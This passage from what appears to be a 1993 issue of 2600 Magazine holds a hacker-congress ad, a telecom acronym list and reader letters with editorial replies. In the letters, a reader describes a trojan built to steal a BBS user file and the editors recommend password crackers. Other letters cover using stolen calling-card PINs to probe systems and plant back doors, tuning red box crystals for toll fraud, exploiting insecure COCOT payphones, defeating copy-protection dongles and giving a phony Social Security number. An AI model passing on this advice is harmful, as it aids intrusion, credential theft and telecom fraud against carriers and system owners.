Unfortunately, most news outlets are owned by huge chains that are more concerned about profits than about their responsibility as government watchdogs for the public. Reporters who work for the mainstream press - especially those at small or medium circulation dailies with small staffs and few resources - are basically desk jockeys who do most of their work by phone, fax, and mail. They rely heavily on wire stories and the government and corporate PR machinery. It's up to you to let them know your side of the story because they probably don't have the time to try to track you down.

Martin A. Lee and Norman Solomon examined these issues at length in their book, *Unreliable Sources: A Guide to Detecting Bias in News Media.* Lee is the cofounder of FAIR - Fairness and Accuracy in Reporting.

Hack-Tic, in affiliation with 2600 Magazine, presents:

HACKING AT THE END OF THE UNIVERSE

An "in-tents" summer congress

Remember the Galactic Hacker Party back in 1989? Ever wondered what happened to the people behind it? We sold out to big business, you think. Think again, we're back! That's right. On August 4th, 5th, and 6th 1993, we're organising a three-day summer congress for hackers, phone phreaks, programmers, computer haters, data travellers, electro-wizards, networkers, hardware freaks, techno-anarchists, communications junkies, cyberpunks, system managers, stupid users, paranoid androids, Unix gurus, whizz kids, warez dudes, law enforcement officers (appropriate undercover dress required), guerrilla heating engineers, and other assorted bald, long-haired and/or unshaven scum. And all this in the middle of nowhere (well, the middle of Holland, actually, but that's the same thing) at the Larserbos campground four metres below sea level.

The three days will be filled with lectures, discussions, and workshops on hacking, phreaking, people's networks, Unix security risks, virtual reality, semafun, social engineering, magstrips, lockpicking, viruses, paranoia, legal sanctions against hacking in Holland and elsewhere, and much, much more. English will be the lingua franca for this event, although some workshops may take place in Dutch. There will be an Internet connection, an intertent ethernet, and social interaction (both electronic and live). Included in the price are four nights in your own tent. Also included are inspiration, transpiration, a shortage of showers (but a lake to swim in), good weather (guaranteed by God), campfires, and plenty of wide open space and fresh air. All of this for only 100 Dutch guilders (currently around US $70).

WE WILL ALSO ARRANGE FOR THE AVAILABILITY OF FOOD, DRINK, AND SMOKES OF ASSORTED TYPES, BUT THIS IS NOT INCLUDED IN THE PRICE. OUR BAR WILL BE OPEN 24 HOURS A DAY, AS WELL AS A GUARDED DEPOSITORY FOR VALUABLES (LIKE LAPTOPS, CAMERAS, ETC.). YOU MAY EVEN GET YOUR STUFF BACK! FOR PEOPLE WITH NO TENT OR AIR MATTRESS: YOU CAN BUY A TENT THROUGH US FOR 100 GUILDERS, A MATTRESS COSTS 10 GUILDERS. YOU CAN ARRIVE FROM 17:00 (THAT'S FIVE P.M. FOR ANALOGUE TYPES) ON AUGUST 3RD. WE DON'T HAVE TO VACATE THE PREMISES UNTIL 12:00 NOON ON SATURDAY, AUGUST 7TH SO YOU CAN EVEN TRY TO SLEEP THROUGH THE DEVASTATING PARTY AT THE END OF TIME (PET) ON THE CLOSING NIGHT (LIVE MUSIC PROVIDED). WE WILL ARRANGE FOR SHUTTLE BUSES TO AND FROM TRAIN STATIONS IN THE VICINITY.

Payment: In advance only by July 15th 1993. You should call, fax, or e-mail us for the best way to launder your currency into our account. Foreign cheques go directly into the toilet paper recycling bin for the summer camp, which is about all they're good for here.

Very Important: Bring many guitars and laptops. Busloads of alternative techno-freaks from all over the planet will descend on this event. You wouldn't want to miss that, now, would you?

Space is limited.

4th, 5th, and 6th of August
Hacking at the End of the Universe
(a hacker summer congress)
ANWB groepsterrein Larserbos
(Flevopolder, Netherlands)
Cost: fl. 100.- (+/- 70 US$) per person
(including 4 nights in your own tent)
For more info:
Hack-Tic
Postbus 22953
1100 DL Amsterdam
The Netherlands
tel: +31 20 6001480
fax: +31 20 6900968
E-mail: heu@hacktic.nl

acronyms h-r

by Echo

(Part 1 appears in the Spring 1993 issue.)

HCSDS High-Capacity Satellite Digital Service
HCTDS High-Capacity Terrestrial Digital Service
HDLC High-level Data Link Control
HDTV High Definition TV
HDX Half DupleX
HEAP Home Energy Assistance Program
HEHO High End Hop Off
HIC Hybrid Integrated Circuit
HNPA Home Numbering Plan Area
HNS Hospitality Network Service
HOBIC HOtel Billing Information Center
HOBIS HOtel Billing Information System
HP Hewlett-Packard
HPO High Performance Option
HSSDS High-Speed Switched Digital Service
HU High Usage
HUTG High Usage Trunk Group
HZ HertZ
I&M Installation & Maintenance
I/O Input/Output
IB Instruction Buffer
IBN Integrated Business Network
IC Independent Carrier
IC Inter-exchange Carrier
IC Inter-LATA Carrier
ICAN Individual Circuit ANalysis
ICC Interstate Commerce Commission
ICD Interactive Call Distribution
ICLID Individual Calling Line ID
ICM Integrated Call Management
IF Intermediate Frequency
IFRPS Intercity Facility Relief Planning System
IIN Integrated Information Network
IM Interface Module
IMAS Integrated Mass Announcement System
IMM Input Message Manual
IMT Inter-Machine Trunk
IMTS Improved Mobile Telephone Service
IN Intelligent Network
INC InterNational Carrier
INL Inter Node Link
INN Inter Node Network
INTELSAT INternational TELecommunications SATellite consortium
INWATS INward Wide Area Telephone Service
IO Inward Operator
IOC Input/Output Controller
IOCC International Overseas Completion Center
IOP Input-Output Processor
IOT Inter-Office Trunk
IP Information Provider
IPCS Interactive Problem Control System
IPL Initial Program Load
IPLAN Integrated PLanning And Analysis
IPM Impulses Per Minute
IPM Interruptions Per Minute
IPX Integrated Packet eXchange
IRC International Record Carrier
IROR Internal Rate Of Return
IS Interrupt Set
ISC International Switching Center
ISDN Integrated Service Digital Network
ISLM Integrated Services Line Module
ISLU Integrated Services Line Unit
ISN Information Systems Network
ISN Integrated Systems Network
ISO International Organization for Standardization
ISS Integrated Switching System
ISSN Integrated Special Services Network
ISUP Integrated Services User Part
ITS Institute of Telecommunication Science
ITSO Incoming Trunk Service Observation
ITU International Telecommunications Union
IVP Installation Verification Program
IVTS International Video Teleconferencing Service
IX Interactive eXecutive
IXM IntereXchange Mileage
JCL Job Control Language
JES Job Entry System
JIM Job Information Memorandum
JMX Jumbogroup MultipleX
JSN Junction Switch Number
JSW Junctor SWitch
K Kilobit
KBPS KiloBits Per Second
KDT Keyboard Display Terminal
KFT KiloFeeT
KHZ KiloHertZ
KP Key Pulse
KSR Keyboard Send-Receive
KTS Key Telephone Set
KTS Key Telephone System
LAC Loop Assignment Center
LADT Local Access Data Transport
LAIS Local Automatic Intercept System
LAMA Local Automatic Message Accounting
LAN Local Area Network
LAP Link Access Protocol
LAPD Link Access Procedure on the D channel
LASS Local Area Signaling Service
LATA Local Access and Transport Area
LATIS Loop Activity Tracking Information System
LBO Line Buildout
LBS Load Balance System
LCAMOS Loop CAble Maintenance Operation System
LCCIS Local Common Channel Interoffice Signaling
LCCL Line Card CabLe
LCCLN Line Card Cable Narrative
LCDN Last Called Directory Number
LCIE Lightguide Cable Interconnection Equipment
LCLOC Line Card LOCation
LCN Logical Channel Numbers
LCR Least Cost Routing
LCRMKR Line Card ReMarKs, Retained
LCSE Line Card Service and Equipment
LCSEN Line Card Service and Equipment Narrative
LDMTS Long Distance Message Telecommunications Service
LEAS LATA Equal Access System
LEC Local Exchange Carrier
LED Light-Emitting Diode
LENCL Line Equipment Number CLass
LF Line Finder
LFACS Loop Facilties Assignment And Control System
LIFO Last In, First Out
LLN Line Link Network
LMMS Local Message Metering System

LMOS Loop Maintenace Operations System
LOC Local Operating Company
LOCAP LOw CAPacitance
LOF Lock OFf-line
LON Lock ON-line
LPCDF Low Profile Combined Distributing Frame
LRAP Long Route Analysis Program
LRC Longitudal Redundancy Check
LRS Line Repeater Station
LRSS Long Range Switching Studies
LSB Lower Side Band
LSI Large-Scale Integrated circuitry
LSRP Local Switching Replacement Planning system
LSS Loop Switching System
LSV Line Status Verifier
LTAB Line Test Access Bus
LTC Local Test Cabinet
LTD Local Test Desk
LTF Lightwave Terminating Frame
LTF Line Trunk Frame
LTG Line Trunk Group
LTS Loss Test Set
LXE Lightguide eXpress Entry
M/W MicroWave
MA Maintenance Administrator
MACBS Multi-Access Cable Billing System
MADN Multiple Access Directory Numbers
MAN Metropolitan Area Network
MAP Maintenance and Administration Position
MAPSS Maintenance & Analysis Plan for Special Services
MAR Microprogram Address Register
MARC Market Analysis of Revenue and Customers system
MAS MAin Store
MAS Mass Announcement System
MASB MAS Bus
MASC MAS Controller
MASM MAS Memory
MATFAP Metropolitan Area Transmission Facility Analysys Program
MBPS MegaBits Per Second
MCIAS Multi-Channel Intelligent Announcement System
MCC Master Control Center
MCCS Mechanized Calling Card Service
MCH Maintenance CHannel
MCHB Maintenance CHannel Buffer
MCI Microwave Communications Incorporated
MCIAS Multi-Channel Intercept Announcement System
MCN Metropolitan Campus Network
MCS Meeting Communications Service
MCTRAP Mechanized Customer Trouble Report Analysis Plan
MDACS Modular Digital Access Control System
MDC Marker Distributor Control
MDC Meridian Digital Centrex
MDF Main Distribution Frame
MDU Marker Decoder Unit
MDX Modular Digital eXchange
MEC Mobile Equipment Console
MELD Mechanized Engineering and Layout for Distributing frames
MERS Most Economic Route Selection
MET Multibutton Electronic Telephone
MF Multi Frequency
MFENET Magnetic Fusion Energy NETwork
MFJ Modification of Final Judgement
MFR Multi-Frequency Receivers
MFT Metallic Facility Terminal
MG MasterGroup
MGT MasterGroup Translator
MHS Message Handling System
MHZ MegaHertZ
MICE Modular Integrated Communications Environment
MIN Mobile Identification Number
MINX Multimedia Information Network eXchange
MIR Micro-Instruction Register
MIS Management Information System
MISCF MISCellaneous Frame
MITS Microcomputer Interactive Test System
MLC MiniLine Card
MLCD Multi-Line Call Detail
MLT Mechanized Loop Testing
MMC Minicomputer Maintenance Center
MMGT MultiMasterGroup Translator
MMOC Minicomputer Maintenance Operations Center
MMS Main Memory Status
MMS Memory Management System
MMX Mastergroup MultipleX
MODEM MOdulator-DEModulator
MOG Minicomputer Operations Group
MOS Metal Oxide Semiconductor
MP Multi-Processor
MPCH Main Parallel CHannel
MPOW Multiple Purpose Operator Workstation
MPPD Multi-Purpose Peripheral Device
MRF Maintenance Reset Function
MS Maintenance State
MSC Media Stimulated Calling
MTF Master Test Frame,
MTP Message Transfer Part
MTR Mechanized Time Reporting
MTS Message Telecommunications Service
MTS Message Telephone Service
MTS Mobile Telephone Service
MTSO Mobile Telephone Switching Office
MTU Maintenance Termination Unit
MTU Media Tech Unit
MTX Mobile Telephone eXchange
MU Message Unit
MULDEM MULtiplexer-DEMultiplexer
MUX MUltipleX
MVP Multiline Variety Package
MVS Multiple Virtual Storage
MW MultiWink
MXU MultipleXer Unit
NA Next Address
NAC Network Administration Center
NAG Network Architecture Group
NAM Number Assignment Module
NAND Not-AND gate
NAS Numerical and Atmospheric Sciences network
NCC Network Control Center
NCCF Network Communications Control Facility
NCP Network Control Point
NCS National Communications System
NCTE Network Channel-Terminating Equipment
NDCC Network Data Collection Center
NEBS New Equipment-Building System
NESAC National Electronic Switching Assistance Center
NEXT Near-End X-Talk
NHR Non Hierarchial Routing
NI Network Interface
NM Network Module
NMC Network Management Center
NNX Network Numbering eXchange

NOC Network Operations Center
NOCS Network Operations Center System
NORGEN Network Operations Report GENerator
NOTIS Network Operator Trouble Information System
NPA No Power Alarm
NPA Numbering Plan Area
NPV Net Present Value
NSA National Security Agency
NSC Network Service Center
NSCS Network Service Center System
NSEC Network Switching Engineering Center
NSFNET National Science Foundation NETwork
NSPMP Network Switching Performance Measurement Plan
NT Network Termination
NT Northern Telecom
NTEC Network Technical Equipment Center
NTIA National Telecommunications and Information Agency
NTS Network Technical Support
NTS Network Test System
NUA Network User Address
NUI Network User Identification
NYNEX New York, New England and the unknown (X)
O-LTM Optical Line Terminating Multiplexer
OASYS Office Automation SYStem
OC Operator Centralization
OCC Other Common Carrier
OCE Other Common carrier channel Equipment
OCU Office Channel Unit
OD Outdial
ODAC Operations Distribution Administration Center
ODD Operator Distance Dialing
ODDD Operator Direct Distance Dialing
ODS Overhead Data Stream
OFNPS Outstate Facility Network Planning System
OGT OutGoing Trunk
OMM Output Message Manual
OMPF Operation and Maintenance Processor Frame
ONAC Operations Network Administration Center
ONAL Off Network Access Line
ONI Operator Number Identification
OP Outside Plant
OPC Originating Point Codes
OPEOS Outside Plant planning, Engineering & construction Operations System
OPM Outside Plant Module
OPS Off-Premises Station
OPSM Outside Plant Subscriber Module
OPX Off-Premises eXtension
OR Originating Register
ORB Office Repeater Bay
ORM Optical Remote Module
OS Operator Service
OS OutState
OSAC Operator Services Assistance Center
OSC Operator Services Center
OSC OSCillator
OSDS Operating System for Distributed Switching
OSI Open Systems Interconnection
OSO Originating Signaling Office
OSP OutSide Plant
OSPS Operator Service Position System
OSS Operator Service System
OUTWATS OUTward Wide Area Telecommunications Service
OW Over-Write
P/AR Peak-to-Average Ratio
PA Power Allarm
PA Program Address
PABX Private Automatic Branch eXchange
PACE Program for Arrangement of Cables and Equipment
PACT Prefix Access Code Translator
PAD Packet Assembly/Disassembly
PAM Pulse-Ampitude Modulation
PAN Personal Account Number
PANS Pretty Advanced New Stuff
PAS Public Announcement Service
PAT Power Alarm Test
PAX Private Automatic eXchange
PBC Peripheral Bus Computer
PBC Processor Bus Controller
PBD Pacific Bell Directory
PBX Private Branch eXchange
PC Primary Center
PCDA Program Controlled Data Acquisition
PCH Parallel CHannel
PCM Pulse-Code Modulation
PCO Peg Count and Overflow
PCTV Program Controlled TransVerters
PD Peripheral Decoder
PDF Power Distribution Frame
PDI Power and Data Interface
PDN Public Data Network
PDSP Peripheral Data Storage Processor
PE Peripheral Equipment
PECC Product Engineering Control Center
PFPU Processor Frame Power Unit
PH Parity High bit
PIA Plug-In Administrator
PIC Plastic-Insulated Cable
PIC Primary Independent Carrier
PICS Plug-in Inventory Control System (PICS/DCPR)
PIN Personal Identification Number
PIP Packet Interface Port
PL Parity Low bit
PM Peripheral Module
PM Plant Management
PMAC Peripheral Module Access Controller
PMU Precision Measurement Unit
PNB Pacific Northwest Bell
PNPN Positive-Negative-Positive-Negative devices
POB Periphal Order Buffer
POF Programmable Operator Facility
POP Point Of Presence
POTS Plain Old Telephone Servicc
PP Post Pay
PPD Peripheral Pulse Distributor
PPN Public Packet Switching
PPS Product Performance Surveys
PPS Public Packet Switching network
PRCA Puerto Rico Communications Authority
PREMIS PREMises Information System
PRI Primary Rate Interface
PROM Programmable Read-Only Memory
PROMATS PROgrammable Magnetic Tape System
PROTEL PRocedure Oriented Type Enforcing Language
PRS Personal Response System
PRTC Puerto Rico Telephone Company
PS Program Store
PSAP Public Safety Answering Point
PSC Prime Service Contractor
PSC Public Safety Calling system
PSC Public Service Commission
PSDC Public Switched Digital Capability
PSE Packet Switch Exchange
PSIU Packet Switch Interface Unit
PSK Phase-Shift Keying

PSM Packet Service Module
PSM Position Switching Module
PSN Packet Switched Network
PSN Public Switched Network
PSO Pending Service Order
PSS Packet Switch Stream
PSS Packet Switched Services
PSTN Public Switched Telephone Network
PSU Program Storage Unit
PSW Program Status Word
PT Program Timer
PTAT Private Trans Atlantic Telecommunications
PTT Postal Telephone and Telegraph
PTW Primary Translation Word
PUC Peripheral Unit Controller
PUC Public Utilities Commission
PVC Permanent Virtual Circuits
PVN Private Virtual Network
QAM Quadrature-Amplitude Modulation
QAS Quasi-Associated Signaling
QMP Quality Measurement Plan
QRSS Quasi Random Signal Source
QSS Quality Surveillance System
R Ring
R&R Rate & Route
R&SE Research & Systems Engineering
R/O Read/Only
R/W Read Write
R/WM Read/Write Memory
RAM Random-Access Memory
RAND Rural Area Network Design
RAO Regional Accounting Office
RAO Revenue Accounting Office
RAR Return Address Register
RASC Residence Account Service Center
RBHC Regional Bell Holding Company
RBOC Regional Bell Operating Company
RBOR Request Basic Output Report
RC Regional Center
RC Resistance-Capacitance
RC MAC Recent Change Memory Administration Center
RCC Radio Common Carrier
RCC Remote Cluster Controller
RCC Reverse Command Channel
RCF Remote Call Forwarding
RCLDN Retrieval of Calling Line Directory Number
RCM Remote Carrier Module
RCSC Remote Spooling Communications Subsystem
RCU Radio Channel Unit
RCVR ReCeiVeR
RDES Remote Data Entry System
RDS Radio Digital System
RDT Radio Digital Terminal
REC Regional Engineering Center
REM Remote Equipment Module
REMOBS REMote OBservation System
REN Ring Equivalence Number
REXX REstructred eXtended eXecuter language
RF Radio Frequency
RID Remote Isolation Device
RISLU Remote Integrated Services Line Unit
RLCM Remote Line Concentrating Module
RLT Remote Line Test
RMAS Remote Memory Administration System
RMR Remote Message Registers
RMS Root-Mean-Square
RN Reference Noise
RNOC Regional Network Operations Center
RO Receive Only
ROB Remote Order Buffer
ROC Regional Operating Company
ROH Receiver Off Hook
ROM Read-Only Memory
ROTL Remote Office Test Line
RQS Rate/Quote System
RQSM Regional Quality Service Management
RRO Reports Receiving Office
RSA Repair Service Attendant
RSB Repair Service Bureau
RSC Remote Switching Center
RSC Residence Service Center
RSCS Remote Source Control System
RSCS Remote Spooling Communications Subsystem
RSLE Remote Subscriber Line Equipment
RSLM Remote Subscriber Line Module
RSM Remote Switching Module
RSS Remote Switching System
RSTS/E Resource System Time Sharing/Enhanced
RSU Remote Switching Unit
RTA Remote Trunking Arrangement
RTL Resistor-Transistor Logic
RTM Regional Telecommunications Management
RTM Remote Test Module
RTS Remote Testing System
RTU Remote Trunking Unit
RTU Right To Use
RUM Remote User Multiplex
RWC Remote Work Center
RX Remote eXchange

Looks like we ran out of space again! Sorry. But the third half will definitely be the last of it.

WRITE FOR 2600!

SEND YOUR ARTICLES TO:
2600 ARTICLE SUBMISSIONS
PO BOX 99
MIDDLE ISLAND, NY 11953

INTERNET: 2600@well.sf.ca.us
FAX: (516) 751-2608

Remember, all writers get free subscriptions as well as free accounts on our voice mail system. To contact a 2600 writer, call 0700-751-2600. If you're not using AT&T, preface that with 10288. Use touch tones to track down the writer you're looking for. Overseas callers can call our office (516) 751-2600 and we'll forward the message.

Printable Letters

Mall Fallout

Dear *2600:*

I just finished reading the article on the crap that went on in the Pentagon City Mall and I am appalled. It seems that the government feels that all hackers are either pirates or dark siders, where in reality only a few hackers are from the shady side and many of the pirates out there are not real hackers. They seem to forget that many of the people who do things like Unix security (or any form of computer security for the matter) got their start in hacking. The best way to fix holes in security is to find them before someone else does. The extent of hacking goes much further than this but it just seems to me as if the "officials" (and I use the word loosely) get scared if someone know how to do something besides run Word Perfect, Windows, or Lotus 1-2-3. I feel that the actions brought about by the Secret Service and the Mall security guards were extremely uncalled for and I stand behind anyone out there who goes out and fights it.

The Knight of Ni
New Jersey

Dear *2600:*

The unpleasant incident which occurred to the attendees of the *2600* meeting held in Pentagon City Mall in D.C. is too upsetting. If the mall cops hadn't bothered the meeting, they might have caught a few shoplifters or someone who was clearly breaking a law.

The news of the incident spread fast, though. I first read it on the Internet, then in the zine. I think the hackers did a good job when they contacted the media (*The Washington Post*) and several other organizations (EFF, CPSR, ACLU) after the incident. Spread the word around, let more people know, and maybe we won't have any more chances of dealing with the S.S. men in our local malls.

Keep up the great work!!!

Knight Klone
Atlanta, GA

The DC events are a perfect example of what transpires when hackers stick together and use their resources. It also serves as a model of what can happen when authority figures overstep their boundaries and then try and cover the whole thing up.

Beginner Questions

Dear *2600:*

Hi, I am just beginning to hack and enter the phreak world. I was wondering if you could suggest some good literature I could read that would better understand stuff for me. I recently got your Spring 1992 edition of *2600 Magazine* from my uncle who works at Digital. I liked it a lot, but I didn't understand half of the terminology and some of the basics. Oh yeah, I read your "Hacking WWIV" article and found it quite useful. I tried out the idea of building a trojan that would steal the user file. I built it in C, and it ran for Searchlight systems. After I downloaded the file, one major problem appeared. Apparently, Searchlight uses the Unix method for encrypting passwords in files and I can't get at any of them at all. What do you suggest I do?

JC
Canada

We're constantly printing reviews and directories of hacker reading material. If you keep reading, you'll get caught up fairly soon. If the system you're after uses the same method of encryption as a Unix system, you can look for a Unix password hacker that will run on any PC. There are lots of them out there and they can be modified to go through dictionaries, common passwords, words with numbers attached, and almost anything else.

Dear *2600:*

I know you must be getting kinda sick of letters from people saying they're just beginners and they want to ask you some really stupid question you're almost embarrassed to answer, but.... I was reading a file for beginning hackers and the author warned against using calling card numbers, saying something like, "If you do, you *will* get caught sooner or later, no matter what."

Well, because nothing like Telenet or Tymnet is local from here, using calling card numbers is about the only way I can get toll-free long distance. So I was wondering if you could explain to me the general security procedures around this and how one would get caught. I know virtually nothing about it and I'm eager to try some numbers I have.

Dial Tone
Nevada City, CA

There's nothing stupid about asking a question if you don't know the answer. It's a lot dumber not to ask or, even worse, not to answer if you're in a position to help. As far as calling cards, quite simply it's a bad idea because the phone number you call from is always printed on the phone bill! We suggest you find another way onto the net, like possibly going through a school and hopping onto the Internet.

Defeating Hardware Locks

Dear *2600:*

In the winter issue, The Pizza Maker Hacker asked about "those cryptic parallel port hardware locks". Well, Pizza Maker, those "locks" are just

little boxes sitting on your machine waiting for a signal from the program to ask if it's there. Let's say your program expects that little nuisance to be plugged in. It sends a signal to the box like "Hey, are you plugged in?" If it is, the box replies, "Yeah, I'm here. Go ahead." and the program continues execution. If the box isn't there, we can guess that the program says "Hell-ooo? Where are you?" and after a while decides that you aren't authorized to run that program on that computer.

What would happen if you "shared" one of those annoying little plugs between two or three machines? Like, what if you combined all the same pins on each machine and connected the three into the corresponding hole of the connector? If you're looking for a way to defeat the darn things, try that. It's all I can think of.

The Public

Dear *2600:*

I notice that several of your readers have written to ask about hardware keys, devices that attach to a parallel port and come with many popular programs, as a form of copy protection. There have been many complaints made about these devices, and people have asked if there is a way to bypass them. There is a company in Canada by the name of Safesoft Systems Inc., which sells programs to defeat the hardware lock security found on many programs. Their address is: Safesoft Systems, Inc., 202-1100 Concordia, Winnipeg, MB R2K 4B8, Canada. Phone: (204) 669-4639, fax: (204) 668-3566. The programs they sell load TSR's and are designed to fool specific software packages into believing that the hardware key is attached. I hope this may be of help to other readers.

Arclight
Fullerton, CA

Telco Fascists

Dear *2600:*

About six months ago, I tried to set up new phone service for an apartment I had moved into. I used a different name than I had previously had my old phone under and told the ma service person that I had not had phone service before. What followed was an abrasive and degrading interrogation for information. I wasn't "suspected" of anything, but still their "normal procedure" now is to demand both one's Social Security number *and* one's driver's license number as well as what one does for a living. By the time I was through, she was demanding *both* that I give her my landlord's phone number so they could "verify" me, and trot down to their offices and upchuck identification to them.

Their demand for the Social Security number *should* be a violation of the Federal Privacy Act of 1975, since they are, for all intents and purposes, the government - at least they are a monopoly one has to use. Maybe Clinton will appoint judges who will take individual rights and privacy a little bit more seriously....

I waited about three months, then phoned ma again to set up service, this time for a friend's place (I had phoned ma from a fortress phone previously - maybe that helped foul it up). Even though I had used a phony Social Security number for my previous phone account, I gave the name for the previous account and had service connected without them asking for any further info, except for a phone number where I could be reached.

Maybe ma's aim is to keep people from running up huge phone bills and skipping. That may be the case, but the demand for both Social Security number and driver's license number amounts to a drastic erosion of privacy and a totalitarianization of identity.

I'm curious if you know if anyone has brought suit against ma based on the Privacy Act regarding this (in California), and if you know if other Baby Bells are putting new customers through the same shit. I'd like to get info on this from other readers.

I'm curious if you might also have info on jail addresses for political prisoners locked down for the heinous crime of hacking.

NA
Sacramento, CA

It also seems as if they don't really need a real number based on your experience. We do have some prisoners who subscribe (not imprisoned for hacking as far as we know) and, if they want, we will give out their address here or in the Marketplace. We won't give out addresses without their permission, however. Read on for a letter from one of our prisoner friends.

Dear *2600:*

I have an unusual question about my phone system. I'm one of your few subscribers who is currently held in prison (I hope), and the phones I have access to seem to be restricted lines, allowing only collect calls. I have been unsuccessful in placing toll-free calls (1-800) or getting another carrier (10288).

Since there are many phones in this same institution, I assume they are all a part of a PBX or similar system. My question is this: how can I determine what system they are using, and once I do, what sort of vulnerabilities do you think it might have? I estimate about 50 of these collect-only phones in the institution. Some have numbers, but they don't accept calls.

Do you have any info on typical prison systems, or what one can do on a "restricted line" that only allows collect calls?

M

Our Winter 1992-93 issue had some info on prison phones. It's not likely that your system is part of a PBX since phone companies have a class of service for prison phones. That is, while there may be a PBX in the prison, it's not typical for payphones to be hooked into them. It would be nice,

but it's not very probable.

Info

Dear *2600:*

I just purchased your wonderful zine and find it quite interesting. I have had a PC for quite a while and concentrate mainly on software piracy and a substantial bit of programming utilities for my own personal use. Ever since receiving a modem, I am fascinated by the limitless applications that the phone service has to offer. In Volume 9, Number 2, the article on Voice Mail Hacking prompted me to go to a payphone and explore using the numbers provided.

If you have a stolen calling card number, AT&T now offers a great service called Public Phone 2000. It's a complete terminal allowing you to hack on the spot without carrying your own gear. Just dial a system's number, enter your stolen PIN and proceed. It can't be traced back to you because the card's not yours to begin with. The only problem is that you can't retrieve data, but you can test a system and perhaps set up some back doors. The terminals also come with a phone jack for your laptop if you choose to do so.

John Wesley Harding
New Jersey

If you're not overly paranoid about the terminals having little cameras or about having your data captured someplace else, this may just be the service for you.

Dear *2600:*

I live in Los Angeles, and I have discovered some strange little "quirks" in the phones here. First of all, whenever dialing *any* prefix (at least in the 310 area code) and 0002 (i.e. 474-0002, 392-0002, etc.) you will receive what sounds like the high end of a loop. It even has those little pauses every now and then. But I'm unable to verify if it *is* a loop or what. Also, any prefix and 1110 will give you a 300 baud carrier. This seems to work in both 310 and 213 area code. Just thought I'd notify you guys.

Frion Man
Los Angeles

The 0002 is not a loop. It's a 1004 hz tone test line. We don't know about the carrier.

Dear *2600:*

First off I want to say that your publication is one of the best through the presses. Next I have a question. I am hearing a lot about this Simplex lock article. What issue was that in? I've only been along for the ride since Autumn 92 and I'd like to find back issues of interest to me. Do you have an index made up, a kind of reference guide to *2600*? Next a comment about Count Zero's article on COCOT phones in the Autumn 92 issue. Throughout western and central Washington at least, i have noticed a lot of the Texaco stations' phones are COCOTs and they work with no security whatsoever. A simple 1-800 wait procedure works, no keypad lock-out and no mike-mute. Other *2600* readers may want to look into Texaco stations in their area.

Static
Washington

Unless all Texaco stations use the same COCOT vendor, it's unlikely that you'll find these gullible phones at those stations. But if you can figure out where these COCOTs are coming from, you'll find them in all kinds of places. The weakness could be coming from two points - the phone itself or the people who distribute the phone. Both of these bits of information should be on the phone itself. It's important to realize that playing with COCOTs can be more dangerous because sometimes the actual owner of the phone is physically close to you while you're playing games.

Concerning the Simplex article, the issue you want is Autumn 1991. And our long-awaited index threatens to be done later this year.

Dear *2600:*

I realize that *2600* is an open forum for free speakers of all types. I think this is a great policy for a national publication. Print it all, let the readers sort it all out. Great. But where do you draw the line? You can't print everything submitted. My comment is, is *2600* the right place for cable TV descrambler/converter box info? The back of *Popular Science* is full of such stuff. Your space is better saved for more rare info.

When I went to Radio Shack last week and asked if they cut custom crystals (yes), they curtly informed me that they "know exactly what I want *that* frequency for" and flatly refused to sell it to me. They did sell me the auto dialer. I half expected to find the insides full of epoxy, but it was clean.

In regards to using a switch to select between the stock crystal and the red box 6.553 Mhz crystal, I say great! The added capacity of the wires and switch will lower the frequency of the crystals. Since the 6.553 Mhz is too high (6.490 is best), this is a desired effect. I also think that since everyone will use a slightly different set-up, the resulting tones will be almost unique. DSP will just love that! Thin short wires will produce the least change in the crystals, long thick wires the most. Don't go too far with this or it won't work at all.

A phone book size catalog of test equipment, parts, cables, and computers is free from 1-800-472-7373. Ask for the Buyers Guide.

What's the ANAC for 310 and/or 818 areas?

Mouse Balls

Try 114, 1223, or 61056. It's also possible 760 or 760 plus four digits might work. Hopefully, one of our many Los Angeles-based readers can help us on this one.

Dear *2600:*

Let me start by saying your magazine is a great service to the H/P community. Now, in regard to your last issue, the Apple II Evangelist wrote about the inquiries of Radio Trash. My experience with

them was different. After I told them what I wanted (and convinced them that it was possible to order out for a crystal) they refused to sell me the autodialer! I had to go to another Radio Trash to pick it up. Also, your readers might find these 800 numbers of interest: 800-546-1000 (2400), 800-546-2000 (2400), 800-546-2500 (9600), 800-546-3000 (1200).

MW
Ohio

Radio Shack has apparently caved in to pressure from either federal authorities or the phone companies concerning their modifiable tone dialers. It's not the first time. Their valuable CPA-1000 consumer pen register was discontinued because of similar pressure. Fortunately, most of us don't think of Radio Shack as a reliable source, but rather as a last resort.

Dear *2600:*

The ANAC for Albuquerque, NM this month is 990-4312. Have fun!

Martian

Dear *2600:*

Concerning the DC meetings, the numbers at the mall cannot be dialed into. These numbers are, by the way: 703-415-9839, 9840, 9841, and 9842 but I guess that is no help. But I did get the Pentagon City Mall Metro Station payphone numbers and they can be dialed into. These numbers are: 703-486-9454 and 9452. So if any of us hear the phones that are right in front of the Metro Gates ringing then we know to answer.

Clovis

Freedom of the Press

Dear *2600:*

I have been wanting to loc (letter of comment) your magazine since I first picked it up in the summer of 1991. However, I think I pick it up for a very different purpose than many of your readers. Unlike many of your readers, I actually have no interest in telephones nor do I have an interest in hacking computer systems. I do wish the rates were lower for long distance calls and I firmly believe that they can be, however I do not expect that to change anytime soon... or later.

Rather, I pick up the magazine (at a local BookStop) because I think the audacity of its existence is wonderful. If it weren't for the fact of such rules as the Freedom of The Press and the Freedom of Information Act, there would be no way for your publication to exist. It would have been shut down some time ago. And if Bruce Sterling's book is any indication, there have already been many "rogue publications" shut down by opposing forces.

I admire your writers greatly. They have the courage to speak their minds without fearing reprisal from the government or the local police (or even mall cops if your last issue is any indication). I would encourage everyone to keep writing... keep sending articles and locs. I agree with the statement, "Information wants to be free." I, personally, would not break into systems to get information. But that is just me, I have no interest in doing that. I have to ask for some feedback though on something that I have been contemplating.

You see, I am a person who is fascinated with publishing. I believe in the printed word ultimately. To me, a slightly muddy flyer lying on the street with giant words on it that say, "*Hear Me! You Fuckers*" is much more powerful than anything in the world. If *one* person glances at that piece of paper on the street, even if he doesn't pick it up to read the rest, he has still heard that message. In his mind, those words will stay around for a little bit. This kind of fascination with words and communication in this manner, I believe has been somewhat lost because of our society's fast pace and growing impatience. It is a lot different from a television where a show comes on and the host says, "I would like to talk to you about...." *Click.* Bulletin boards are familiar in that aspect depending on whether you give a subject to a message. If there is a subject provided, a person has the choice to skip the message (I know I do when I am in a rush). So, if we relied on these other methods, messages could very well never be heard especially with how choosy the media and the populace is.

